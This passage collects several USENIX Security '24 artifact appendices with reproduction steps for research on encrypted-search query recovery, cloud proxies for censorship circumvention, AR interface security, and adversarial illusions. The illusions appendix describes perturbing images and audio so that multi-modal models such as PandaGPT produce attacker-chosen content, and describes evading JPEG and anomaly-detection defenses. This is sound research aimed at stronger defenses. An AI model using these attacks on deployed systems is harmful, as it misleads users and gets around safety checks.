We use the Enron, Lucene, and Wikipedia datasets to test the attacks. The Enron and Lucene datasets are included in the repository and the Wikipedia dataset can be downloaded in *https://drive.google.com/file/d/1ltB3oyiDV0Ef7v0dRBlXV_wwvBUwas05/view?usp=drive_link* and *https://drive.google.com/file/d/18_RG5GiH65IAI64HE5Em7yC7hbIkfBSG/view?usp=drive_link* or in Zenodo with *https://zenodo.org/records/12683869*. To produce the result in Wikipedia when keyword universe size $\leq 3,000$, run the "preprocess.py" first, and when keyword universe size $= 5,000$, run the "preprocess.py" with line 7 changing to "kws_universe_size = 5000". The "preprocess.py" may take hours to finish.

### A.3 Set-up

#### A.3.1 Installation

Installing python and the packages listed above is enough to run all attacks except for the Graphm attack in our paper. To run the Graphm attack, please follow the instructions in https://projects.cbio.mines-paristech.fr/graphm/.

#### A.3.2 Basic Test

Run the "run_single_attack.py" to simulate a single attack. Using *"python run_single_attack.py attack=Jigsaw dataset=enron kws_universe_size=500"* to simulate a single attack of Jigsaw. Replace "Jigsaw" with "IHOP", "RSA", "SAP", or "Graphm" to test other attacks. Replace "enron" with "lucene" or "wiki" to test other datasets. Also the "kws_universe_size" can be set to other values.

This will output the accuracy of the tested attack and its runtime.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

Our major claims are:

**(C1.1):** The distribution of queries in tested datasets has the distribution of frequency and volume like Figure 1 in Section 4.1 and Figures 11 and 12 in Appendix B.

**(C1.2)** Module 1 of Jigsaw shows that high-frequency or high-volume queries are easier to recover (Module 1 has higher accuracy). The results are shown in Figures 2 and 3 in Section 5.2. Module 1 and 2 of the Jigsaw attack can have a high attack accuracy when recovering a part of queries. The experiment results are illustrated in Table 2 in Section 5.2.

**(C1.3)** Jigsaw can have high accuracy with/without frequency information (in Figure 4 Section 5.3). The Jigsaw remains stable when the observation time is long from the auxiliary information (in Table 3, Section 5.3).

**(C2.1)** Jigsaw has similar accuracy compared to RSA and IHOP and has higher accuracy than SAP and Graphm (in Figure 5, Section 6.2).

**(C2.2)** Jigsaw has higher accuracy comparisons with IHOP within similar runtime (in Figure 6 Section 6.2).

**(C3)** Jigsaw takes lead in accuracy in most cases when against countermeasures (Padding in CGPR, Obfuscation in CLRZ, Padding in SEAL, and the Cluster-based padding), especially in the Wikipedia dataset. Results are shown in Figures 7,8,9, and 10 in Sections 7.1 and 7.2 (and in Figures 16, 17, 18, and 19 in Appendix F).

#### A.4.2 Experiments

**Preparation**: [2 human-minutes][2 computer-minutes + 0.5GB disk]: Download or clone the repository in https://github.com/JigsawAttack/JigsawAttack/tree/AEStableVersion.

**Preparation for tests on Wikipedia**: [2 human-minutes][200 computer-minutes + 10GB disk]: Download the dataset of Wikipedia in https://drive.google.com/file/d/1ltB3oyiDV0Ef7v0dRBlXV_wwvBUwas05/view?usp=drive_link and https://drive.google.com/file/d/18_RG5GiH65IAI64HE5Em7yC7hbIkfBSG/view?usp=drive_link and put them in fold "dataset". To produce the result in Wikipedia when keyword universe size $\leq 3,000$, run the "preprocess.py" first, and when keyword universe size $= 5,000$, run the "preprocess.py" with line 7 changing to "kws_universe_size = 5000". The "preprocess.py" may take hours to finish. *If this is not executed, the results on Enron and Lucene can still be produced.*

**Preparation for tests of Graphm**: [30 human-minutes][10 computer-minutes + 0.1GB disk]: Following the instructions in https://projects.cbio.mines-paristech.fr/graphm/ to install the package of graph match algorithms. *The codes in this link may contain bugs in some machines as many packages it relies on are outdated. We note that the Graphm attack is the only attack that is relevant to this package and the results of the Graphm attack do not affect the major claims.*

**(E1.1):** [5 human-minutes][10 computer-minutes]: The experiment shows the distribution of quires and whether they are recovered by the simple attack.

**Preparation:** Create an empty fold named "results" under the main fold.

**Execution:** Run "show_distribution.py" with python.

**Results:** It will output six pictures saved at "./results" as Figure 1 in Section 4.1 and Figures 11 and 12 in Appendix B. It will also output the recovery accuracy in each quadrant.

**(E1.2):** [20 human-minutes + 2 compute-hours]: The experiments test Modules 1 and 2 of Jigsaw and their accuracy with different parameters.
**Execution:** Run "test_alpha.py" and then run "generate_test_alpha_pics.py" with python. Run "test_base_conf_rec.py".
**Results:** The middle results will be saved at "./results/test_alpha" and the pictures (Figure 2 and 3 in Section 5.2) will be saved as "./results/test_alpha_pic_<dataset name>". At the end of running "test_base_conf_rec.py", it will output the table of Table 2 in Section 5.2 in latex form.

**(E1.3):** [20 human-minutes + 100 compute-hour]: The experiments test the whole Jigsaw in different situations with different parameters.
**Execution:** Run "test_beta.py" and then run "generate_test_beta_pics.py" with python. Run "test_durability.py".
**Results:** The middle results and the generated pictures (Figure 4 Section 5.3) will be saved at "results/test_beta/". For "test_durability.py", the accuracy will be directly outputted.

**(E2.1):** [20 human-minutes + 300 compute-hour]: The experiments test all the considered attacks. The experiments need a long time to finish as large keyword space (such as 2000 in Enron and Lucene and 5000 in Wikipedia) is tested and the Graphm attack takes a long time to finish.
**Execution:** Run "test_comparison.py" and then run "generate_test_comparison_pics.py".
**Results:** The middle results will be saved at "results/test_comparison/<attack name>" and the generated pictures (Figure 5 Section 6.2) will be saved at "results/test_comparison".

**(E2.2):** [20 human-minutes + 100 compute-hour]: The experiment tests Jigsaw and IHOP with similar runtime limitations.
**Execution:** Run "test_compare_with_IHOP_with_limited_runtime.py" and then run "generate_compare_with_IHOP_with_limited_runtime.py".
**Results:** The results and the generated picture (Figure 6 Section 6.2) will be saved at "/results/test_comparison_with_IHOP_with_limited_time/".

**(E3):** [60 human-minutes + 300 compute-hour]: The experiments test Jigsaw, RSA, and IHOP when against different countermeasures. These experiments take a long time to finish as we test four countermeasures and use a large dataset, i.e. Wikipedia, with large keyword universe sizes, i.e. 3000 and 5000.
**Execution:** Run "test_against_countermeasure.py" and then run "generate_test_against_countermeasure.py".
**Results:** The results and pictures will be saved at "./results/test_against_countermeasures/" (Figures 7,8,9, and 10 in Sections 7.1 and 7.2 and Figures 16, 17, 18, and 19 in Appendix F).

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: SpotProxy: Rediscovering the Cloud for Censorship Circumvention

Patrick Tser Jern Kon  Sina Kamali[‡]  Jinyu Pei[†]
Diogo Barradas[‡]  Ang Chen  Micah Sherr[⋆]  Moti Yung[◇,○]
*University of Michigan*  [‡]*University of Waterloo*  [†]*Rice University*
[⋆]*Georgetown University*  [○]*Columbia University*  [◇]*Google*

## A Artifact Appendix

### A.1 Abstract

SpotProxy is a censorship resistance system that uses cost-effective and high-churn cloud instances to maximize the circumvention utility of cloud-hosted proxies. To achieve this, SpotProxy designs a circumvention infrastructure that constantly searches for cheaper VMs and refreshes the fleet for anti-blocking. We adapt Wireguard and Snowflake for use with SpotProxy, and demonstrate that our active migration mechanism allows clients to seamlessly move between proxies without degrading their performance or disrupting existing connections. We show that SpotProxy leads to significant cost savings, and that SpotProxy's rejuvenation mechanism enables proxies to be replenished frequently with new addresses. This artifact evaluation aims to show that the SpotProxy system is accessible and functional.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact does not pose any particular risk to the evaluators' machines, data privacy, etc., or raise any other notable ethical concerns.

#### A.2.2 How to access

All artifacts can be accessed centrally through our GitHub repository at https://github.com/spotproxy-project/spotproxy. All instructions are provided in the README file within the repository. The stable link for SpotProxy can be found at `https://github.com/spotproxy-project/spotproxy/tree/1abbfe79ef8358afe81c0db491e4ec528a42773f`.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

SpotProxy has been evaluated on x86-64 Ubuntu 22.04 VMs. It requires access to an AWS account with the ability to create EC2 VMs and provision Elastic IPs (default AWS-assigned quotas should be sufficient for this artifact evaluation). It also requires numerous dependencies (e.g., django) that can be installed by following the instructions provided in Sec. A.3.1.

#### A.2.5 Benchmarks

Our historical AWS SpotVM cost analysis depends on a publicly available dataset hosted by a researcher at https://github.com/ericpauley/aws-spot-price-history. We describe our usage of it in more detail within experiment E2 in Sec. A.4.2.

### A.3 Set-up

#### A.3.1 Installation

Clone our repository and follow the installation steps in `docs/INSTALLATION.md`. A variety of installation procedures will be performed, including: configuring access to AWS CLI, installing Python dependencies, and building the artifact.

#### A.3.2 Basic Test

Follow the steps in `docs/INSTALLATION.md#basic-test`. to run a basic test. This validates if the AWS CLI was configured correctly and if the required packages were installed.

### A.4 Evaluation workflow

We list all our claims and the experiments we performed to support them. For the Artifacts functional badge, we provide minimal working examples for all our system components in Sec. A.4.2.

### A.4.1 Major Claims

**(C1):** SpotProxy continuously searches for the cheapest instances via cost arbitrage. This is proven by experiment (E1) which demonstrates the functionality of cost arbitrage, and experiment (E2) which demonstrates the efficacy of cost arbitrage through historical data.

**(C2):** Both of SpotProxy's rejuvenation mechanisms function and are capable of refreshing the fleet. This is proven by experiment (E3) where we perform actual rejuvenations on the cloud.

**(C3):** SpotProxy's active migration works on both Snowflake and Wireguard with little additional overhead. This is proven by experiment (E4) where we perform periodic migration over cloud-hosted proxies.

**(C4):** SpotProxy is capable of facilitating circumvention efforts against two main types of simulated censor attacks. This is proven by experiment (E5) where we simulate the effects of these attacks against periodic rejuvenation/relocation by SpotProxy.

### A.4.2 Experiments

We now provide minimal working examples for each of our major claims.

**(E1):** *[Cost arbitrage] [a few minutes]: creates 1 instance of the cheapest VM currently available.*
**How to:** *Follow the steps provided in* `docs/instance_manager_setup.md`.
**Preparation:** *This assumes that the installation step in Sec. A.3.1 has already been executed.*
**Results:** *The script will return the instance ID that was created. Note that while the script continuously checks for cheaper instances, we only perform this once in this experiment due to unpredictable cost fluctuations. Instead, we defer to experiment E2 to measure the effects of continuous cost arbitrage.*

**(E2):** *[Cost arbitrage efficacy] [a few minutes]: analyzes AWS SpotVM historical pricing data to determine the cost savings afforded by SpotProxy's cost arbitrage mechanism.*
**How to:** *Follow the steps provided in* `docs/historical_cost_analysis.md`.
**Preparation:** *This assumes that the installation step in Sec. A.3.1 has already been executed.*
**Results:** *The script will return a JSON file containing a month-by-month breakdown of various metrics including cost arbitrage intervals throughout the month. The source data is extracted from the dataset mentioned in Sec. A.2.5.*

**(E3):** *[Rejuvenation functionality test] [a few minutes]: performs instance and live IP rejuvenation periodically until the script is stopped.*
**How to:** *Follow the steps provided in* `docs/instance_manager_setup.md`.
**Preparation:** *This assumes that the installation step in Sec. A.3.1 has already been executed.*
**Results:** *The script will return the instance/NIC IDs details produced in each rejuvenation period.*

**(E4):** *[Active migration functionality test] [a few minutes]: this is essentially a minimal working example that incorporates our cost arbitrage and rejuvenation functionalities presented in the earlier experiments, but with the addition of clients connected to the system, and using active migration to maintain seamless connectivity despite rejuvenation.*
**How to:** *Follow the steps provided in* `docs/controller_setup.md` *to instantiate the controller. Then, instantiate the instance manager at* `docs/instance_manager_setup.md` *, and the client at* `docs/client_setup.md`. *Our minimal working example assumes the use of a Wireguard implementation throughout.*
**Preparation:** *This assumes that the installation step in Sec. A.3.1 has already been executed.*
**Results:** *This test will produce various logs including instance/NIC details, client-to-proxy assignments, and client access logs.*

**(E5):** *[Circumvention efficacy test] [a few minutes]: simulates the connectivity effects of two censor attacks against periodic rejuvenation/relocation by SpotProxy, across time.*
**How to:** *Follow the steps provided in* `docs/circumvention_efficacy_setup.md`.
**Preparation:** *This assumes that the installation step in Sec. A.3.1 has already been executed.*
**Results:** *This script will produce the connectivity ratios across time for a specific censoring agent ratio.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: When the User Is Inside the User Interface: An Empirical Study of UI Security Properties in Augmented Reality

Kaiming Cheng, Arkaprabha Bhattacharya, Michelle Lin, Jaewook Lee, Aroosh Kumar, Jeffery F. Tian, Tadayoshi Kohno, Franziska Roesner
*Paul G. Allen School of Computer Science & Engineering, University of Washington*

2023-10-24

## A Artifact Appendix

### A.1 Abstract

We include the test case code for our AR UI properties experimentation on five AR platforms, including ARCore (Android), ARKit (Swift), Hololens (Unity), Oculus (Unity), and WebXR (browser). Due to the variety of hardware required, the limitation of existing simulators, and the number of platform dependencies required to compile the Unity code, we skip functionality and reproducibility badges and provide all necessary information to be used as references.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

We do not expect any security, privacy, or ethical concerns from executing our code.

#### A.2.2 How to access

All of the code can be found in https://github.com/kaiming-uw/AR_UI_Security/tree/5d7deddf46c3bd949972924a7028c2dd147b15e0

#### A.2.3 Hardware dependencies

**ARKit:** Requires an iOS device with an A9 or later processor.

**ARCore:** Requires an Android device with support for ARCore. The full list of ARCore-supported devices can be found in https://developers.google.com/ar/devices.

**Hololens:** Requires Hololens 2.

**Oculus:** Requires a passthrough-enabled Oculus headset, such as Oculus 2, Oculus Pro, or Oculus 3

**WebXR:** Requires a WebXR-compatible browser (Chrome) on an ARCore-supported device.

#### A.2.4 Software dependencies

**ARKit:** We built our test cases using ARKit and RealityKit for necessary AR functionalities.

**ARCore:** We built our test cases using ARCore v1.32.0 for AR functionalities and Sceneform SDK v1.20.5 for 3D content rendering.

**Hololens:** We built our three test cases using Mixed Reality Toolkit (MRTK) 2.0 and Unity 2021.3.16f1.

**Oculus:** We built our three test cases using Oculus Integration SDK v44.0 and Unity version 2021.3.25f1.

**WebXR:** We built our test cases using Three.js and WebXR API

#### A.2.5 Benchmarks

None

### A.3 Set-up

After clone our Github repo, there will be five folders inside the **Property Code** folder. The property result refers to Table 1 in the paper.

**ARCore:** Download the Android Studio from this link https://developer.android.com/studio. To run the code for the property, import each property folder into Android Studio and build on the local Android device.

**ARKit:** Download the Xcode from this link https://developer.apple.com/xcode/. To run the code for the property, import each property folder into Xcode and build on the local iOS device. You will need to change the developer signing to a trusted Team in order to build the application.

**WebXR:** To setup an environment capable of AR development using WebXR, please use a trusted local server environment. For reference, we use Web Server for Chrome https://chrome.google.com/webstore/detail/web-server-for-chrome/ofhbbkphhbklhfoeikjpcbhemlocgigb to host our WebXR code. After setting up the local server, enter chrome://inspect/#devices in the browser and enter the folder where the WebXR code is hosted.

**Oculus** : Install Unity and all necessary dependencies for Oculus. Then follow all the necessary steps in https://developer.oculus.com/documentation/unity/unity-build/

**Hololens** : Install Unity and all necessary dependencies for Hololens. To deploy our code on Hololens2, here are some of the basic requirements

1. Build using ARM-32
2. Build for Release
3. Open Project Using Visual Studio 2022
4. Set up Visual Studio 2022 for HoloLens (e.g., connect your HoloLens to your computer and add it as target device)

### A.3.1 Installation

The reviewer can download all necessary file in https://github.com/kaiming-uw/AR_UI_Security/tree/5d7deddf46c3bd949972924a7028c2dd147b15e0

### A.3.2 Basic Test

We provide instructions to build our invisibility cases on ARKit as an example.

- Launches the Harness and places an anchor in the target location.
- Launches ComponentA and verifies [*Verify(1)*] that it correctly launches, i.e., Cube 1 appears visible and registers the onclick.
- Launches ComponentB and verifies [*Verify(2)*] that it correctly launches, i.e., Cube 2 appears visible, registers the onclick, and completely blocks the view of Cube 1 from ComponentA).
- Clicks "next" to launch the next sub-experiment; observes [*Observe(1)*] whether the cube inserted by ComponentB is visible or invisible.
- Raycasts (i.e., dispatches user input) in the direction of Cube 1 (from ComponentA) and records [*Observe(2)*] which object— ComponentA's visible cube or ComponentB's invisible cube—receives the click.

## A.4 Evaluation workflow

N/A

### A.4.1 Major Claims

### A.4.2 Experiments

N/A

## A.5 Notes on Reusability

N/A

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Adversarial Illusions in Multi-Modal Embeddings

Tingwei Zhang[†*] Rishi Jha[†*] Eugene Bagdasaryan[‡] Vitaly Shmatikov[§]

[†]Cornell University [‡]University of Massachusetts Amherst [§]Cornell Tech

{tingwei, rjha}@cs.cornell.edu eugene@cs.umass.edu shmat@cs.cornell.edu

## A Artifact Appendix

### A.1 Abstract

This artifact provides the implementation and evaluation framework for the paper "Adversarial Illusions in Multi-Modal Embeddings." The artifact demonstrates the vulnerability of multi-modal embeddings to *adversarial illusions*: given an image or a sound, an adversary can perturb it to make its embedding close to an arbitrary, adversary-chosen input in another modality.

The provided code reproduces the paper's key findings on a number of multi-modal encoders and datasets, across various threat models and modalities, and against common f countermeasures. Detailed instructions for setting up the environment, running the experiments, and verifying the results are included to ensure that the claims made in the paper can be reproduced accurately.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

We emphasize that the purpose of our work is to help develop more robust embeddings and motivate research on defenses. In terms of the artifact, the datasets and models we used are public and the artifact is not destructive.

#### A.2.2 How to access

The code is available at this (stable) URL: https://github.com/ebagdasa/adversarial_illusions/tree/10c9d22c4ae6475ecaa13ba22c93f33be0293bca.

#### A.2.3 Hardware dependencies

The artifact evaluation requires the following hardware configuration:

- **CPU**: We used dual Intel(R) Xeon(R) Gold 6448Y processors with 64 cores in total, but comparable hardware will likely suffice.
- **Memory**: Our machine had 256 GiB of system RAM, however much less will suffice.
- **GPU**: Our white-box were all be run on single NVIDIA 2080ti gpus, while our transfer experiments require at least two. Our generation experiments were run on NVIDIA A6000s.
- **Storage**: At least 40 GiB to store datasets, model checkpoints, and experiment results.

#### A.2.4 Software dependencies

The artifact requires the following operating system and essential software packages:

- **Operating System**: The code has been tested on Ubuntu 20.04 LTS. It is recommended to use this OS for compatibility and to ensure reproducibility of the results. Other Linux distributions may work but are not guaranteed.
- **Python**: Python 3.10 or higher is required. It is recommended to use a virtual environment (conda) to manage dependencies.
- **CUDA and cuDNN**: To utilize GPU acceleration, ensure that CUDA 11.0 or higher and cuDNN are installed.

All other dependencies are listed in the `environment.yml` and `README.md` files provided in the GitHub repository. They ensure that all necessary packages, models, and datasets are correctly installed.

### A.3 Set-up

#### A.3.1 Installation

As summarized in the `README.md` of our GitHub:

*Comparable contributions.

1. **Setup Environment:** run `conda env create -f environment.yml`
2. **Download Data:** We run experiments on ImageNet, AudioSet, and LLVIP. For ease of reproduction, we provide necessary config files for all datasets and 100-example subsets of the latter two datasets as a release. To install, please download the `data.zip` file and, from root, run `unzip /path/to/data.zip -d .`
   - For ImageNet, we only use the validation set. As required by PyTorch, we also require `ILSVRC2012_devkit_t12.tar.gz` and `ILSVRC2012_img_val.tar` to be located in `data/imagenet/`. Please follow the instructions in the note on PyTorch's page to acquire those two files.
3. **AudioCLIP Checkpoints:** To conduct any experiments on AudioCLIP, we require pretraining checkpoints.
   - For the full checkpoint, run:
     ```
     wget https://github.com/AndreyGuzhov/
     AudioCLIP/releases/download/v0.1/
     AudioCLIP-Full-Training.pt -P bpe/
     ```
   - For the partial checkpoint (used for transfer attacks):
     ```
     wget https://github.com/AndreyGuzhov/
     AudioCLIP/releases/download/v0.1/
     AudioCLIP-Partial-Training.pt -P bpe/
     ```
4. **Submodule Setup:** This includes lightly adapted code from ImageBind, AudioCLIP, and DiffJPEG and directly employs two submodules: PandaGPT and BindDiffusion. To initialize the two submodules (if desired), run the following and download the checkpoints as described below:
   ```
   git submodule update -init
   ```
   ```
   scp image_text_generation/image_generation.
   py BindDiffusion
   ```
   ```
   scp image_text_generation/text_generation_
   demo.ipynb PandaGPT/code
   ```
   ```
   scp image_text_generation/text_generation.
   py PandaGPT/code
   ```
   - **PandaGPT Checkpoints:** To conduct any experiments with PandaGPT, place the PandaGPT checkpoints into `PandaGPT/pretrained_ckpt` by following these instructions.
   - **BindDiffusion Checkpoints:** To conduct any experiments with BindDiffusion, place the BindDiffusion checkpoints into `BindDiffusion/checkpoints` by following these instructions.

#### A.3.2 Basic Test

Run the Jupyter notebook `image_illusion_demo.ipynb` to generate an adversarial illusion image that causes misinformation using a white-box attack. You can replace the existing image and aligned text with your own choices to generate an image illusion. Then, use the perturbed image as input to `text_generation_demo.ipynb`, which should produce output relevant to the target text used previously to perturb the image.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** We demonstrate that **adversarial alignment** (i.e., the $\cos(\cdot)$ similarity of unrelated inputs) can be perturbed significantly closer than any organic alignment (i.e., the $\cos(\cdot)$ similarity of related inputs) regardless of source and target modality. This corresponds to Table 1, Table 4, Table 5, and Table 6 in the paper. This is proven by experiment (E1), (E4), (E5), and (E6).

**(C2):** We show that **multiple tasks**—including image generation, text generation, audio retrieval, and different types of zero-shot classification (image, thermal image, and audio)—are all misled by cross-modal illusions with **white-box attack method**. This corresponds to Table 1, Table 2, Table 3, Table 4, Table 5, and Table 6 in the paper. This is proven by experiments (E1), (E2), (E3), (E4), (E5), and (E6).

**(C3):** We analyze **transferability** of the attack across different encoders, investigate how it is influenced by model architecture and craft illusions that work against multiple embeddings. In particular, we show that illusions generated using OpenCLIP encoders also achieve 100% and 90% attack success rates against zero-shot image classification on ImageBind and AudioCLIP embeddings. This corresponds to Table 7 in the paper. This is proven by experiment (E7).

**(C4):** We demonstrate a **black-box, query-based** attack and show that it is effective against several downstream tasks. We combine our query-based and transfer techniques into a hybrid method and use it for the first adversarial alignment attack against Amazon's Titan, a commercial black-box embedding. This corresponds to Table 8 in the paper. This is proven by experiment (E8). Note that we omit the code for evaluating attacks on Amazon's Titan embedding because these attacks involve setting up an AWS instance and paying for access to a commercial API.

**(C5):** We survey several **countermeasures** and demonstrate how adversarial illusions can evade defenses based on JPEG compression and anomaly detection based on the consistency of augmentations. This corresponds to Table 9 and Table 10 in the paper. This is proven by experi-

ments (E9) and (E10).

### A.4.2 Experiments

**(E1):** *[White-box zero-shot image classification] [1 human-hour + 32 compute-hours]: This experiment generates the result of Table 1. Our results are run with 7500 epochs. Far fewer epochs (<50) are sufficient to fool most models.*

**Setup:** Our white-box and baseline experiments are configured by `{EXPERIMENT_NAME}.toml` files in the `configs/` folder. To generate a tuple of numbers in Table 1 (Top-1 Accuracy, Top-5 Accuracy, Mean Loss, Standard Deviation of Loss), a configuration file must be created with the specified hyperparameters (e.g., output directory, perturbation budget, etc.). Examples with a fixed hyperparameter set have been included in `configs/imagenet/whitebox/`.

**Execution:** For a white-box attack, run `python adversarial_illusions.py imagenet/whitebox/{MODEL_NAME}.toml > ../outputs/imagenet/whitebox/{MODEL_NAME}/result.txt`. For baseline numbers, depending on the type (organic or adversarial, run `python evaluate_illusions.py baseline/{TYPE}/image_classification.toml > ../outputs/imagenet/baseline/{TYPE}/image_classification/result.txt`.

**Results:** The results will be saved to the specified text file. Note that due to numeric instability, exact numbers from the paper may be impossible to reproduce.

**(E2):** *[White-box image generation] [1 human-hour + 1.5 compute-hour]: This experiment generates the result of Table 2.*

**Execution:** Run `python BindDiffusion/image_generation.py > ../outputs/imagenet/image_generation/whitebox/result.txt` to generate adversarial illusions with the query-based method.

**Results:** The results will be saved to the last few lines of the txt file.

**(E3):** *[White-box text generation] [0.5 human-hour + 4.5 compute-hour]: This experiment generates the result of Table 3.*

**Execution:**

1. Run `python thermal_illusion_text_generation.py` to generate images aligned with the text "criminal with a gun".
2. Run `python PandaGPT/code/text_generation.py` to generate PandaGPT's responses with unperturbed and perturbed images.
3. Copy the results from the JSON files `outputs/thermal/perturbed_images_text_generation/response_thermal_unperturbed.json` and `outputs/thermal/perturbed_images_text_generation/response_thermal_perturbed.json` into ChatGPT-4 with the text prompt "`Answer with yes or no, does each response describe anything unsafe? Make the result a table.`" Count the "yes" and "no" responses for the two JSON files.

**Results:** The numbers of "yes" and "no" in ChatGPT responses with "`response_thermal_unperturbed.json`" and "`response_thermal_perturbed.json`" correspond to the numbers of each row in Table 3.

**(E4):** *[White-box zero-shot audio classification] [1 human-hour + 32 compute-hours]: This experiment generates the result of Table 4. Our results are run with 7500 epochs. Far fewer epochs (<50) are sufficient to fool most models.*

**Setup:** Same setup as (E1), making sure to set the `modality` flag to '`audio`' and the `dataset` flag to '`audioset`'. Examples with a fixed hyperparameter set have been included in `configs/audioset/whitebox/`.

**Execution:** For a white-box attack, run `python adversarial_illusions.py audioset/whitebox/{MODEL_NAME}.toml > ../outputs/audioset/whitebox/{MODEL_NAME}/result.txt`. For baseline numbers, depending on the type (organic or adversarial, run `python evaluate_illusions.py baseline/{TYPE}/audio_classification.toml > ../outputs/imagenet/baseline/{TYPE}/audio_classification/result.txt`.

**Results:** The results will be saved to the specified text file. Note that due to numeric instability, exact numbers from the paper may be impossible to reproduce.

**(E5):** *[White-box audio retrieval] [1 human-hour + 32 compute-hours]: This experiment generates the result of Table 5. Our results are run with 7500 epochs. Far fewer epochs (<50) are sufficient to fool most models.*

**Setup:** Same setup as (E1, E4), making sure to set the `modality` flag to '`audio`' and the `dataset` flag to '`audiocaps`'. Examples with a fixed hyperparameter set have been included in `configs/audiocaps/whitebox/`.

**Execution:** For a white-box attack, run `python adversarial_illusions.py audiocaps/whitebox/{MODEL_NAME}.toml > ../outputs/audiocaps/whitebox/{MODEL_NAME}/result.txt`. For baseline numbers, depending on the type {organic, adversarial}, run `python evaluate_illusions.py baseline/{TYPE}/audio_retrieval.toml > ../outputs/imagenet/baseline/{TYPE}/audio_retrieval/result.txt`.

**Results:** The results will be saved to the specified text file. Note that due to numeric instability, exact numbers from the paper may be impossible to reproduce.

**(E6):** *[White-box zero-shot thermal image classification. ] [0.1 human-hour + 1.5 compute-hour]: This experiment generates the result of Table 6.*
**Execution:** Run `python thermal_illusion_classification.py > outputs/thermal/result.txt`
**Results:** The results will be saved to the txt file. Each text block corresponds to the rows in Table 6.

**(E7):** *[Transfer zero-shot image classification. ] [1 human-hour + 1 compute-hour]: This experiment generates the result of Table 7.*
**Setup:** This experiment requires adversarial illusions to be generated either by (E1) or via ensemble: `python adversarial_illusions.py imagenet/transfer/ensemble.toml`. For best performance the illusions should be saved after 300 epochs (via the `epochs` flag. All adversarial illusions should be saved to `.npy` files and served to the evaluation config via the `adv_file` flag. Examples with a fixed hyperparameter set have been included in `configs/audioset/transfer/{MODEL_NAME}_eval.toml`.
**Execution:** To evaluate transferability, run `python evaluate_illusions.py imagenet/transfer/{MODEL_NAME}_eval.toml > ../outputs/imagenet/transfer/{MODEL_NAME}/result.txt`.
**Results:** The results will be saved to the specified text file. Note that due to numeric instability, exact numbers from the paper may be impossible to reproduce.

**(E8):** *[Query-Based zero-shot image classification. ] [0.5 human-hour + 20 compute-hour]: This experiment generates the result of Table 8.*
**Execution:** Run `python query_attack.py imagebind > outputs/imagenet/query/imagebind/result.txt` and `python query_attack.py audioclip > outputs/imagenet/query/audioclip/result.txt` to attack embeddings using the query-based method.
**Results:** The results will be saved to the last few lines of the txt file.

**(E9):** *[JPEG-resistant illusions.][0.2 human-hour + 1 compute-hour]: This experiment generates the result of Table 9.*
**Preparation:** Make sure (E1) has been performed, or run `python adversarial_illusions.py imagenet/whitebox/imagebind`, and `python adversarial_illusions.py imagenet/whitebox/audioclip` to generate illusions without evasion attack.
**Execution:**

1. Run `python adversarial_illusions.py imagenet/whitebox/imagebind_jpeg` and `python adversarial_illusions.py imagenet/whitebox/audioclip_jpeg` to generate JPEG-resistant illusions.
2. Run `python evaluate_jpeg.py` to evaluate the illusions with and without evasion attack.

**Results:** The results will be saved to the txt file.

**(E10):** *[Evading anomaly detection.][0.2 human-hour + 0.1 compute-hour]: This experiment generates the result of Table 10.*
**Execution:** Run `python anomaly_detection.py > outputs/imagenet/whitebox/anomaly_detection.txt`
**Results:** The results will be saved to the txt file.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: Invisibility Cloak: Proactive Defense Against Visual Game Cheating

Chenxin Sun*, Kai Ye*, Liangcai Su, Jiayi Zhang, Chenxiong Qian†
The University of Hong Kong

## A Artifact Appendix

### A.1 Abstract

The increasing prevalence of visual aimbots in first-person shooter games poses a significant threat to fair play and gaming experience. Visual aimbots utilize game visuals and integrated visual models to extract game information, providing cheaters with automatic shooting capabilities. To counter this, we present *Invisibility Cloak*, the first proactive defense framework against visual game cheating. Our approach introduces imperceptible perturbations to game visuals, rendering them unrecognizable to AI models. This artifact highlights a subset of the experimental data and samples described in the paper. While the same operations can be applied to CF, this artifact only showcases the demos related to CS2. The results indicate that our approach maintains a high defense success rate while ensuring efficiency and smooth gameplay.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There is no risk associated with downloading or modeling any of the data or models created through this article. The code does not involve any destructive steps or the disabling of security mechanisms.

#### A.2.2 How to access

The artifact can be accessed from the following GitHub repository: https://github.com/GamesecInvisicloak/Invisibility-Cloak/tree/a54a6fa3bf16f617ac7c367201b5978ce91c2265. The repository includes all the necessary code, datasets, and instructions to reproduce the experiments.

#### A.2.3 Hardware dependencies

This artifact requires a system with an NVIDIA GPU for running the deep learning models efficiently. The specific hardware used in our experiments includes an Intel(R) Xeon(R) Gold 5418Y CPU with 96 cores and an NVIDIA GeForce RTX 4090 GPU with 24.564 GB of memory. If you use our provided Docker environment, please ensure your GPU model supports CUDA 12.5.0. If you are configuring the environment yourself, any GPU model will suffice.

#### A.2.4 Software dependencies

The artifact requires Python 3.8 or higher. The key software packages needed are CUDA, Conda (recommended) or a Python virtual environment, PyTorch, etc. All other dependencies can be installed using the provided `requirements.txt` file in the repository. We used YOLO series models ('yolov5n', 'yolov5s', 'yolov5m') in our experiments, but the models are provided within the artifact and do not require additional downloads. You can download CUDA using the following link: https://developer.nvidia.com/cuda-toolkit; You can download Conda using the following link: https://conda.io/projects/conda/en/latest/user-guide/install/index.html. Other dependencies can be downloaded using `requirements.txt` file.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

